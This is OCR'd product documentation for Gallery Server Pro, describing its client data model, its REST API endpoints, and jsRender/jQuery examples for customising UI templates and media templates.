
MediaItem – Detailed information about the current media asset. It has a value only when viewing a single media asset.


Resource – Contains language resources.

Settings – Contains gallery-specific settings.

User – Information about the current user.

Here is a complete list of client objects and their properties:





Full documentation can be found in the GalleryServerPro.Web.Entity API documentation, but let's go over the most important ones or ones that might be confusing.

Album.SortById – An integer that indicates which metadata field the album is sorted by. It maps to the enumeration values of MetadataItemName. The ID values are listed in the table on the Metadata Settings page.

Album.VirtualType – An integer that indicates the type of the current album. It maps to the enumeration values of VirtualAlbumType (NotSpecified=0, NotVirtual=1, Root=2, Tag=3, People=4, Search=5)

MediaItem.Index - The one-based index of this media asset among the others in the containing album.

MediaItem.Views and **GalleryItem.Views** – The Views property is an array of DisplayObject instances. Each DisplayObject represents a thumbnail, optimized, or original view of a media asset or album.

MediaItem.ViewIndex and **GalleryItem.ViewIndex** – The zero-based index of the view currently being rendered in the browser. This value can be used to access the matching view in the Views property. The thumbnail is always at index 0.

DisplayObject.HtmlOutput – The HTML for the display object. For thumbnails this is a <img> tag; the optimized/original HTML is generated from the media template defined for this MIME type on the Media Templates page.

DisplayObject.ScriptOutput – The JavaScript to execute to help render the display object. For example, it may contain the script necessary to initialize and run FlowPlayer for a Flash video. This property is populated from the script defined for this MIME type on the Media Templates page. It's usually empty except when necessary to initialize plugins such as Flash and Silverlight.

DisplayObject.Url – An URL that links directly to the media asset file. For example, this value can be assigned to the src attribute of an img, video, or audio tag.

DisplayObject.ViewSize – This is an integer that maps to the enumeration values of DisplayObjectType (Unknown=0, Thumbnail=1, Optimized=2, Original=3, External=4).

DisplayObject.ViewType – An integer that maps to the enumeration values of MimeTypeCategory (NotSet=0, Other=1, Image=2, Video=3, Audio=4). For example, imagine a video MediaItem or GalleryItem. The Views property will have two or three DisplayObject instances (three if a web-optimized version has been created; otherwise two). The DisplayObject instance having ViewSize=1 represents the thumbnail image, so you can expect the ViewType to be 2 (image). But the remaining DisplayObject instances will have ViewType=3 (video).

MetaItem.GTypeId – Indicates the kind of gallery object the meta item describes. It is an integer that maps to the GalleryObjectType enumeration (None=0, All=1, MediaObject=2, Album=3, Image=4, Audio=5, Video=6, Generic=7, External=8, Unknown=9). Typically, the client will never have the values of None (0), All (1), MediaObject (2), or Unknown (9).

The default UI templates use this data model, so they are an excellent place to look for examples of how to do things. It can be a little tricky, though, because much of the data access is done within the jQuery plug-ins.

API Documentation

There are a number of server-side functions you can call with HTTP and JavaScript to support complex requirements. Below is a brief overview. In addition, the documentation for the GalleryServerPro.Web.Api namespace contains additional information.

HTTP Method	URL	Description
ALBUMS		
GET	/api/albums/{AlbumId}/inflated	Returns a GalleryData instance. Album.GalleryItems will be populated; Album.MediaItems will be null. Optional parms: top (int), skip (int) Can be used for paged results. Example:

		api/albums/22/inflated/?top=5&skip=5 returns the 6th – 10th gallery items in album 22.
GET	/api/albums/{AlbumId}/galleryitems	Returns an array of GalleryItem instances representing the albums and media assets in the album. Optional parms: sortByMetaNameId (int), sortAscending (bool) Can be used to return items in the album in a custom sort. Example: /api/albums/22/galleryitems/?sortByMetaNameId=111 &sortAscending=false returns the items in album 22 sorted in descending order on the DateAdded metadata property.
GET	/api/albums/{AlbumId}/mediaitems	Returns an array of MediaItem instances representing the albums and media assets in the album. Optional parms: sortByMetaNameId (int), sortAscending (bool) Can be used to return items in the album in a custom sort.
GET	/api/albums/{AlbumId}/meta	Returns an array of MetaItem instances representing the metadata for the album. Optional parms: none
POST	/api/albums	Updates a limited set of properties for the album: SortById, SortAscending, IsPrivate
DELETE	/api/albums/{AlbumId}	Deletes the specified album, including the media files and directory.
MEDIA		
GET	api/mediaitems/{MediaObjectId}/inflated	Returns a GalleryData instance. The MediaItem property contains data for the specified media item. The Album.MediaItems property contains data for the remaining items in the album. Album.GalleryItems is null.
GET	api/mediaitems/{MediaObjectId}/meta	Returns an array of MetaItem instances belonging to the specified media asset.
POST	/api/mediaitems/createfromfile	Adds a media file to an album. Prior to calling this method, the file should exist in App_Data_Temp. Requires an instance of AddMediaObjectSettings to be POSTed. See example usage in gs\pages\task\addobjects.ascx.
DELETE	/api/mediaitems/{MediaObjectId}	Permanently deletes the media asset from the file system and data store.
META ITEMS		
GET	/api/meta/tags/?galleryId={GalleryId}	Gets an array of Tag instances containing all tags used in the specified gallery. Optional parms: q (string) Specifies a search string to filter the tags by. Example: /api/meta/tags/?galleryId=1&q=bob returns all tags with the text bob in them.


GET	/api/meta/people/?galleryId={GalleryId}	Gets an array of Tag instances containing all people tagged in the specified gallery. Optional parms: q (string) Specifies a search string to filter the tags by. Example: /api/meta/tags/?galleryId=1&q=bob returns all tags with the text bob in them
POST	/api/meta/rebuildmetaitem?metaNameId={MetaNameId}&galleryId={GalleryId}	Rebuild the data entries for the specified meta property for all media items in the gallery.
PUT	/api/meta/	Persists the POSTed MetaItem instance to the database.
SYNCHRONIZATION		
GET	/api/task/startsync/?albumId={AlbumId}&isRecursive={true|false}&rebuildThumbnails={true|false}&rebuildOptimized={true|false}&password={Password}	Begin a synchronization. Requires enabling the remote sync option on the Admin page in the Site admin area.
GET	/api/task/statussync/?id={GalleryId}	Gets the status of the synchronization. Requires an HTTP header variable named X-ServerTask-TaskId to be set to the sync task ID. See example in gs/pages/task/synchronize.ascx
GET	/api/task/abortsync/?id={GalleryId}	Cancels a synchronization. Requires an HTTP header variable named X-ServerTask-TaskId to be set to the sync task ID. See example in gs/pages/task/synchronize.ascx
POST	/api/task/startsync/	Begins a synchronization. Requires an instance of SyncOptions to be POSTed and an HTTP header variable named X-ServerTask-TaskId to be assigned a value. The sync page uses this method to start a sync.
MISCELLANEOUS		
GET	/api/task/purgecache/	Purges the cache on the web server. The next HTTP request will retrieve data from the database.
POST	/api/task/logoff/	Logs off the current user

Examples


Below are several examples for editing a UI template. The first one steps you through the process from beginning to end, so start with that one to get a feel for the process.

Add your company logo to the header

Let's say we want to replace the gallery title at the top of the page with a business logo, like this:



Go to the UI Templates page and choose Header from the gallery item dropdown. We can't edit the default template, so select Copy as new, enter a name, then click Save:



On the HTML tab, scroll down until you find the place where the title is rendered:

```
{{if Settings.Title}}
 <p class='gsp_bannertext'>
 {{if Settings.TitleUrl}}<a title='{{:Settings.TitleUrlTt}}'
href='{{:Settings.TitleUrl}}'>{{:Settings.Title}}</a>{{else}}{{:Settings.Title}}{{/if}}</p>
{{/if}}
```

Replace this section with an img tag that points to your logo and save:

```
<img src='https://galleryserverpro.com/images/my-logo.png' />
```

Click the save button. The logo now appears in the top left corner as shown in the image shown earlier.

Show username or login link

This example displays a welcome message if the user is logged in or a login link if not. No JavaScript is needed.

```
<p>{{if User.IsAuthenticated}}
 Welcome, {{:User.UserName}}
{{else}}
 <a href='{{:App.CurrentPageUrl}}?g=login'>Log In</a>
{{/if}}
</p>
```

Check permission

This example determines whether the current user has permission to delete media assets in the current album.

```
<p>You {{if !Album.Permissions.DeleteMediaObject}}do not{{/if}} have permission to delete media
assets in the album '{{:Album.Title}}'.</p>
```

Show number of albums and media assets

This example shows the number of albums and media assets in an album.

```
<p>This album contains {{:Album.NumAlbums}} child albums and {{:Album.NumMediaItems}} media assets
({{:Album.NumGalleryItems}} total).</p>
```

Show bulleted list of albums and media assets

This example shows a bulleted list of albums and media assets. Each item is rendered in a hyperlink.

```
<ul>
 {{for Album.GalleryItems}}
 <li>
```

```
    <a href='{{: ~getGalleryItemUrl(#data) }}'>{{:Title}} ({{getItemTypeDesc:ItemType}})</a>
  </li>
  {{/for}}
</ul>
```

This example shows a few interesting things:

- for loop – The template loops through each gallery item of the album. Inside the loop the data context changes to that of the GalleryItem instance. For example, the {{:Title}} refers to the title of the gallery item being iterated on.
- getGalleryItemUrl – The call to getGalleryItemUrl is a jsRender helper function defined in gallery.ts. Helper functions are useful when you need some JavaScript to figure out how to render something, like here to help calculate the URL to the album or media asset. You can define your own helper function in the Gs.Utils.Init function of gallery.ts.
- #data – A reference to the currently scoped data instance is passed to getGalleryItemUrl. In this example it is an instance of GalleryItem. You can refer to parent data items with the parent keyword. For example, using {{:#parent.parent.data.Album.Title}} from inside the GalleryItems loop gets the current album title by navigating up to the root data structure and then back down to the current Album title.
- jsRender converter – The string {{getItemTypeDesc:ItemType}} says to run the ItemType property through a jsRender converter named getItemTypeDesc. A converter takes a property as input and alters it in some way. For example, you might want to do this to format a date/time value. The converter in this example converts an integer to a description such as Image, Album, etc. It is defined in gallery.ts and, as with helper functions, you can define you own.

Note: This example requires that the GalleryItems property of the Album is populated. We discussed earlier that this property will have a value when viewing an album but is null when viewing an individual media asset. To get this to work when a single media asset is visible, change GalleryItems to MediaItems in the template.

Add an image preview when hovering over a thumbnail

When you hover over a thumbnail image, a larger version of the image appears in a popup that disappears automatically when you move the cursor away:

This example requires adding to both the HTML and JavaScript album UI template. Open the album UI template and insert this HTML as the first line in the HTML tab:

```
<div id='pvw' style='display:none;'><img id='imgpvw' style='width:400px;'></div>
```

Then add this JavaScript to the end of the script in the JavaScript tab:


```
$('#pvw').dialog({
 appendTo: $('.gsp_floatcontainer'),
 autoOpen: false,
 position: { my: "left top", at: "left center" }
});

$('.thmb[data-it=' + Gs.Enums.ItemType.Image + '] .gsp_thmb_img').hover(
 function () {
  $('#imgpvw').prop('src', this.src.replace('dt=1', 'dt=2'));
  $('#pvw').dialog("option", "width", 425)
   .dialog( "option", "position", { my: "left+30 top+20", at: "right bottom", of: $(this)} )
   .dialog('open');
 }
);

$('.gsp_floatcontainer', $('#{{:Settings.ClientId}}')).mouseleave(function() {
```

```
  $('#pvw').dialog('close');
});
```

It works by opening a jQuery UI dialog window on the hover event of the thumbnail image.

Add links in the treeview to custom tags

Enhance the left pane by adding some links to custom tags or people in your gallery:



This is easily accomplished by adding the following to the end of the HTML text for the left pane UI template:

```
<p style='color:#B2D6A2;' class='gsp_addtopmargin5 gsp_addleftmargin4'>TAGS</p>
<div class='gsp_addleftmargin10'>
 <p><a href='{{:App.CurrentPageUrl}}?tag=Party'>Party</a></p>
 <p><a href='{{:App.CurrentPageUrl}}?tag=Vacation'>Vacation</a></p>
 <p><a href='{{:App.CurrentPageUrl}}?tag=Family'>Family</a></p>
</div>

<p style='color:#B2D6A2;' class='gsp_addtopmargin5 gsp_addleftmargin4'>PEOPLE</p>
<div class='gsp_addleftmargin10'>
 <p><a href='{{:App.CurrentPageUrl}}?people=Roger%20Martin%2bMargaret'>Roger & Margaret</a></p>
 <p><a href='{{:App.CurrentPageUrl}}?people=Margaret'>Margaret</a></p>
 <p><a href='{{:App.CurrentPageUrl}}?people=Skyler'>Skyler</a></p>
</div>
```

When creating the hyperlink, notice spaces are encoded with %20 (e.g. Roger%20Martin). To create a link for multiple tags, separate them with %2b (an encoded + sign). The gallery does not support searching for both tags and people at the same time.


Media Templates

Overview


Rendering JPG images in a browser is straightforward because all browsers use the same syntax based on the <img> HTML tag. But video, audio, and other file types have different levels of support in various browsers and within different versions of the same browser. For example, some browsers can natively play H.264 MP4 video while others require a plug-in such as Flash or Silverlight.

Gallery Server solves this problem with a set of media templates that can deliver the correct HTML and JavaScript for individual browsers or even versions of browsers. A default set of templates are included that will work well for most users, but some organizations may require different behavior. Or, when a new browser version is released, its support for a particular media type may change, requiring a change in the HTML syntax that is used.


The media templates page lets one manage the rendering behavior of different media types.




The above screen shot shows the media template used for the 'default' browser when rendering a media file having MIME type video/mp4. Notice it specifies the HTML5 <video> tag. When MP4 videos are viewed in most browsers, the HTML is based on this template, as seen here in Safari:



